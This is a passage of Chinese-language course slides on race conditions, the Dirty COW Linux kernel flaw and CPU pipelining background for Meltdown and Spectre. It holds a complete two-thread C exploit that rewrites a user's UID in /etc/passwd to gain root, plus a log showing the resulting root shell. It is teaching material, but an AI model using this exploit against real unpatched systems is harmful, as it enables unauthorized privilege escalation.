也就是说，在执行易受攻击的函数之前，禁用root权限；在易受攻击的函数返回后，启用root权限。

# 小结

- 什么是竞态条件？
- 如何利用TOCTOU类型的竞态条件漏洞？
- 如何避免出现竞态条件问题？

# 大纲

- 竞态条件（Race Condition）漏洞、利用及对策
- Dirty COW
- Meltdown & Spectre

# Dirty COW 漏洞



- 一种竞态条件漏洞
- 自2007年9月起存在于Linux内核中，于2016年10月被发现并被利用
- 影响所有基于Linux的操作系统，包括Android

## 后果：

- 修改受保护的文件，如/etc/passwd
- 利用漏洞获得root权限

# 使用mmap()的内存映射

mmap() - 将文件或设备映射到内存的系统调用。

默认映射类型是file-backed的映射，它将进程的虚拟内存的一个区域  
映射到文件；

从**映射区域**读取，会使得**文件**被读取

```
int main()
{
    struct stat st;
    char content[20];
    char *new_content = "New Content";
    void *map;

    int f=open("./zzz", O_RDWR);
    fstat(f, &st);
```

行①以读写模式打开  
文件

①

# 使用mmap()的内存映射

```
// Map the entire file to memory  
map=mmap(NULL, st.st_size, PROT_READ|PROT_WRITE, ②  
          MAP_SHARED, f, 0);
```

第②行调用mmap() 来创建映射的内存：

1st arg： 映射内存的起始地址

2nd arg： 映射内存的大小

3rd arg： 内存是可读或可写的。 应该与第①行的访问类型匹配

4th arg： 如果映射的更新对映射相同区域的其它进程可见， 并且更新传递到底层文件

5th arg： 需要映射的文件

6th arg： 偏移指示映射应该从文件内部的哪个位置开始

# 使用mmap()的内存映射


```
// Read 10 bytes from the file via the mapped memory
memcpy((void*)content, map, 10);                                ③
printf("read: %s\n", content);

// Write to the file via the mapped memory
memcpy(map+5, new_content, strlen(new_content));    ④

// Clean up
munmap(map, st.st_size);
close(f);
return 0;
```

使用memcpy()访问文件以进行简单的读取和写入

# MAP\_SHARED 和 MAP\_PRIVATE




## MAP\_SHARED:

映射内存的行为就像两个进程之间的**共享内存**。

当多个进程将同一个文件映射到内存时，它们可以将该文件映射到各自**不同的虚拟内存地址**，但文件内容的物理地址是**相同的**。

<http://man7.org/linux/man-pages/man2/mmap.2.html>

# MAP\_SHARED 和 MAP\_PRIVATE



**MAP\_PRIVATE:** 文件映射到调用进程私有的内存

- 对该内存所做的更改对**其它进程不可见**
- 原始内存中的内容需要被复制到私有内存中：如果进程试图**写入**内存，OS分配一个**新的物理内存**块并将内容从原始内存**复制**到新的物理内存，即：Copy-On-Write (COW)
- 映射的虚拟内存则将**指向新的物理内存**

# 写时复制(Copy On Write)

COW: 允许不同进程中的虚拟内存（如果内容相同）映射到相同物理内存页面的技术

如：当使用fork()系统调用创建子进程时：

- ✓ OS通过使页表条目指向相同的物理内存，来让子进程共享父进程的内存
- ✓ 如果读取内存，则不需要进行内存复制
- ✓ 如果任何进程试图写入内存，将引发异常，操作系统将为子进程（脏页）分配新的物理内存，从父进程复制内容，更改每个进程的（父进程和子进程）页表，以使它指向它自己的私有内存副本

# 丢弃复制的内存

```
int madvise(void *addr, size_t length, int advice)
```

madvise(): 向内核提供有关从addr到addr + length的内存的建议或指示

madvise (3rd 参数): **MADV\_DONOTNEED**

- 告知内核**不再需要**声明地址部分的内存。 内核将释放声称地址的资源，进程的页表将**指向原始物理内存**。

## 映射只读文件

在根目录下创建一个文件zzz。将owner/group设置为root并使其对其他用户可读。

如果有一个普通用户：

- 可以用只读标记 (`O_RDONLY`) 打开该文件
  - 如果将该文件映射到内存，需要使用 `PROT_READ` 选项，所以映射的内存是 **只读** 的

# 映射只读文件

- 通常情况下, 只读内存不可写的;
- 然而, 使用**MAP\_PRIVATE**标志映射文件时, CPU会在写入映射内存时触发Page Fault异常, OS捕获异常并启动**COW**, 允许对其进行写入;
  - ✓ 具体来说, 在这种映射模式下, 通过诸如**write()**系统调用等手段, 而不是直接使用诸如**memcpy()**等直接内存操作的方法, 可以实现对映射内存的写操作;
- 这种机制允许程序在需要时对私有映射的内存进行写入, 更改仅在进程的**私有视图**中生效, 而不会影响**底层文件**。

# 映射只读文件

```
int main(int argc, char *argv[])
{
    char *content="**New content**";
    char buffer[30];
    struct stat st;
    void *map;

    int f=open("/zzz", O_RDONLY);
    fstat(f, &st);
    map=mmap(NULL, st.st_size, PROT_READ, MAP_PRIVATE, f, 0); ①

    // Open the process's memory pseudo-file
    int fm=open("/proc/self/mem", O_RDWR); ②

    // Start at the 5th byte from the beginning.
    lseek(fm, (off_t) map + 5, SEEK_SET); ③
}
```

/proc/self/mem是procfs虚拟文件系统中的一个条目，它允许访问当前进程的虚拟内存

第①行：将 /zzz 映射到只读内存。我们不能直接写入该内存，但可以使用/proc文件系统完成

第②行：使用/proc文件系统，进程可以使用read(), write()和lseek()从内存中访问数据

第③行：lseek()系统调用将文件指针从映射内存的开始处移动到第5个字节

# 映射只读文件

```
// Write to the memory  
write(fm, content, strlen(content)); ④  
  
// Check whether the write is successful  
memcpy(buffer, map, 29);  
printf("Content after write: %s\n", buffer);  
  
// Check content after madvise  
madvise(map, st.st_size, MADV_DONTNEED); ⑤  
memcpy(buffer, map, 29);  
printf("Content after madvise: %s\n", buffer);
```

第④行: `write()`系统调用将字符串写入内存。它会**触发写时复制 (MAP\_PRIVATE)**，即只能在映射内存的**私有副本**上进行写入

第⑤行: 告诉内核**不再需要私有副本**。内核将页表**指向原始映射的内存**。因此，对私有内存所做的更改将被丢弃。

# 映射只读文件

内存被修改；

但是变化只在映射内存的副本中；它不会更改底层文件


# Dirty-COW 漏洞

对于写时复制，需要执行三个重要的步骤：

- A. 制作映射内存的副本
- B. 更新页表，使得虚拟内存指向新创建的物理内存
- C. 写入内存


上述步骤本质上**不是原子性的**：它们可以被其它线程中断，从而产生潜在的竞态条件，导致Dirty-COW漏洞

# Dirty-COW 漏洞



(a) The sequence of actions

**madvise()**  
using MADV\_DONTNEED  
Change the page table, so the virtual memory now points back to ①



(b) Virtual and Physical Memory

# Dirty-COW 漏洞

如果在Step B和C之间执行madvise():

- ✓ Step B 使得虚拟内存指向 2
- ✓ madvise() 将虚拟内存指回1 (忽略了Step B)
- ✓ Step C 将修改由1标记的物理内存，而不是私有copy (由2标记)
- ✓ 标记为1的内存中的更改将传递到底层文件，导致只读文件被修改

当write() 系统调用启动时，它会检查映射内存的保护。当它看到这是一个COW内存时，它会触发A, B, C，而不会进行双重检查

# 利用Dirty COW 漏洞

基本思路: 需要运行两个线程

- 线程1: 使用write()写入映射的内存
- 线程2: 丢弃映射内存的私有副本

需要使得这两个进程相互竞争, 以便它们能影响输出

# 利用Dirty COW 漏洞

选择/etc/passwd 作为目标文件: 该文件是只读文件，因此非root用户无法修改它

```
$ cat /etc/passwd | grep testcow  
testcow:x:1001:1003:,,,:/home/testcow:/bin/bash
```

使用Dirty COW漏洞将其更改为0000

第三个字段表示用户的User-ID（对于Root来说，它是0）。如果我们可以将我们自己的用户记录（用户testcow）的第三个字段更改为0，我们就可以将自己变成root

# 攻击：主线程

```
void *map;

int main(int argc, char *argv[])
{
    pthread_t pth1, pth2;
    struct stat st;
    int file_size;

    // Open the target file in the read-only mode.
    int f=open("/etc/passwd", O_RDONLY);

    // Map the file to COW memory using MAP_PRIVATE.
    fstat(f, &st);
    file_size = st.st_size;
    map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

    // Find the position of the target area
    char *position = strstr(map, "testcow:x:1001");           ①

    // We have to do the attack using two threads.
    pthread_create(&pth1, NULL, madviseThread, (void *)file_size); ②
    pthread_create(&pth2, NULL, writeThread, position);            ③

    // Wait for the threads to finish.
    pthread_join(pth1, NULL);
    pthread_join(pth2, NULL);
    return 0;
}
```

## 设置内存映射和线程：

- 以只读模式打开/etc/passwd文件
- 使用MAP\_PRIVATE 映射内存
- 找到目标文件中的位置
- 为 madvise()创建一个线程
- 为 write()创建另一个线程

# 攻击:write和madvise线程

```
void *writeThread(void *arg)
{
    char *content= "testcow:x:0000";
    off_t offset = (off_t) arg;
    int f=open("/proc/self/mem", O_RDWR);
    while(1) {
        // Move the file pointer to the corresponding position.
        lseek(f, offset, SEEK_SET);
        // Write to the memory.
        write(f, content, strlen(content));
    }
}
```

write 线程: 用  
“testcow:x:0000”替换  
内存中的字符串  
“testcow:x:1001”

```
void *madviseThread(void *arg)
{
    int file_size = (int) arg;
    while(1){
        madvise(map, file_size, MADV_DONTNEED);
    }
}
```

madvise 线程:  
放弃映射内存的私有副  
本, 以便页表指向原始  
映射的内存

# 攻击结果

```
seed@ubuntu:$ su testcow
Password:
testcow@ubuntu:$ id
uid=1001(testcow) gid=1003(testcow) groups=1003(testcow)
testcow@ubuntu:$ exit
exit
seed@ubuntu:$ gcc cow_attack_passwd.c -lpthread
seed@ubuntu:$ a.out
... press Ctrl-C after a few seconds ...
seed@ubuntu:$ cat /etc/passwd | grep testcow
testcow:x:0000:1003:,,,:/home/testcow:/bin/bash      ← UID becomes 0!
seed@ubuntu:$ su testcow
Password:
root@ubuntu:# ← Got a root shell!
root@ubuntu:# id
uid=0(root) gid=1003(testcow) groups=0(root),1003(testcow)
```

# The Fix

“To fix it, we introduce a new internal **FOLL\_COW** flag to mark the “yes, we already did a COW” rather than play racy games with **FOLL\_WRITE** that is very fundamental, and then use the **pte** dirty flag to validate that the **FOLL\_COW** flag is still valid.”

```
+/*
+ * FOLL_FORCE can write to even unwritable pte's, but only
+ * after we've gone through a COW cycle and they are dirty.
+ */
+static inline bool can_follow_write_pte(pte_t pte, unsigned int flags)
+{
+    return pte_write(pte) ||
+           ((flags & FOLL_FORCE) && (flags & FOLL_COW)) && pte_dirty(pte));
+
+    static struct page *follow_page_pte(struct vm_area_struct *vma,
+                                         unsigned long address, pmd_t *pmd, unsigned int flags)
{
@@ -95,7 +105,7 @@ retry:
}
if ((flags & FOLL_NUMA) && pte_protnone(pte))
    goto no_page;
-    if ((flags & FOLL_WRITE) && !pte_write(pte)) {
+    if ((flags & FOLL_WRITE) && !can_follow_write_pte(pte, flags)) {
        pte_unmap_unlock(ptep, pt1);
        return NULL;
    }
@@ -412,7 +422,7 @@ static int faultin_page(struct task_struct *tsk, struct vm_area_struct *vma,
    * reCOWed by userspace write).
    */
    if ((ret & VM_FAULT_WRITE) && !(vma->vm_flags & VM_WRITE))
-        *flags &= ~FOLL_WRITE;
+        *flags |= FOLL_COW;
    return 0;
}
```

<https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/commit/?id=19be0eaffa3ac7d8eb6784ad9bdbc7d67ed8e619>

# 更多信息

- Description:

- <https://dirtycow.ninja>
- <https://xuanxuanblingbling.github.io/ctf/pwn/2019/11/18/race/>
- <https://xuanxuanblingbling.github.io/assets/attachment/%E5%A5%94%E8%B7%91%E5%90%A7-linux%E5%86%85%E6%A0%B8-%E5%86%85%E5%AD%98%E7%AE%A1%E7%90%86-DirtyCow.pdf>
- <https://bbs.pediy.com/thread-213467.htm>

- PoCs:

- <https://github.com/dirtycow/dirtycow.github.io/wiki/PoCs>
- <https://github.com/scotty-c/dirty-cow-poc>

- Explaining Dirty COW local root exploit - CVE-2016-5195:

- <https://www.youtube.com/watch?v=kEsshExn7aE>

- Fix:

- <https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/commit/?id=19be0eaffa3ac7d8eb6784ad9bdbca7d67ed8e619>

# 大纲

- 竞态条件（Race Condition）漏洞、利用及对策
- Dirty COW
- Meltdown & Spectre

# Meltdown(熔断)和Spectre(幽灵)

- 2018年1月3日
- Meltdown
  - Jann Horn (Google Project Zero)
  - Werner Haas, Thomas Prescher (Cyerus Technology),
  - Daniel Gruss, Moritz Lipp, Stefan Mangard, Michael Schwarz (Graz University of Technology)
- Spectre
  - Jann Horn (Google Project Zero) and Paul Kocher
  - Daniel Genkin (University of Pennsylvania and University of Maryland), Mike Hamburg (Rambus), Moritz Lipp (Graz University of Technology), and Yuval Yarom (University of Adelaide and Data61)



# Meltdown和Spectre的影响


- 个人电脑、服务器、移动智能手机，均有影响
- Meltdown
  - 几乎所有的Intel CPU
  - 部分ARM CPU
- Spectre
  - 所有的Intel CPU和AMD CPU
  - 主流的ARM CPU

# 什么是Meltdown和Spectre攻击？

- 在同一台计算机设备上，攻击者程序可以读取得到其它程序中的数据信息
  - 应用程序[攻击者]可以绕过操作系统的内核内存保护，读取内核数据内容（Meltdown）
  - 智能手机上，同时运行网银程序和游戏程序[攻击者]，游戏程序可以读取到网银中的内容（Spectre）
  - 云计算平台上，两个租户租用两个不同虚拟机（在同一物理平台上），一个租户[攻击者]可以读取另一个租户虚拟机上的内容（Spectre）


# 计算的速度追求

- 性能目标
  - 更快的完成计算任务
- 现状
  - 内存延迟很慢，而且没有太大改进
  - 时钟频率相对较快
  - 内存延迟 <---> 时钟频率的矛盾
- 如何在一个时钟周期完成更多的计算?
  - 减小内存延迟：Caches
  - 在延迟期间进行计算：Speculative execution (预测执行)、Out-of-order execution (乱序执行)



# 背景：指令流水线

- 流水线技术是一种保持处理器繁忙的优化技术
- 指令周期的一部分：Fetch, Decode, Execute, Read memory, Write back可以独立执行




# 背景：指令流水线


- 流水线阻塞：
  - 多个任务在同一时间周期内争用同一个流水段（资源冲突）
  - 数据依赖（数据相关）
  - 条件转移的影响（条件转移）

# 数据相关

sub \$2, \$1, \$3  
and \$12, \$2, \$5




sub \$2, \$1, \$3  
nop  
nop  
nop  
and \$12, \$2, \$5



# 条件转移

```
lw $5, (400)$14  
beq $3,$2,100  
add $7,$8,$9  
. .  
+100 sub $7,$8,$9
```




# 乱序执行(Out-of-order Execution)

- 流水线技术是一种保持处理器繁忙的优化技术，但存在流水线阻塞问题
- 乱序执行：执行方式从程序流驱动变成数据流驱动，即只要部件的输入条件满足，就可以开始执行
  - 执行后续指令，无论实际程序顺序如何
    - 1. lw \$3, 100(\$4) // in execution, cache miss
    - 2. sub \$5, \$6, \$7 // can execute during the cache miss
    - 3. add \$2, \$3, \$4 // waits until miss is satisfied
    - 1,2,3 --> 2,1,3
  - 没有数据依赖性的那些指令将不按特定顺序执行

# 预测执行(Speculative execution)

- 分支问题：分支预测 + 预测执行
  - 分支预测：判断哪条分支最可能被执行；
  - 预测执行：直接取指令，并立即执行（在**分支结果出来之前**）
- 在指令**预期可能被使用**的情况下执行指令，提供指令级并行性
- 现代CPU的分支预测引擎的预测**成功率**高于95%

# 内存层次(Memory Hierarchy)

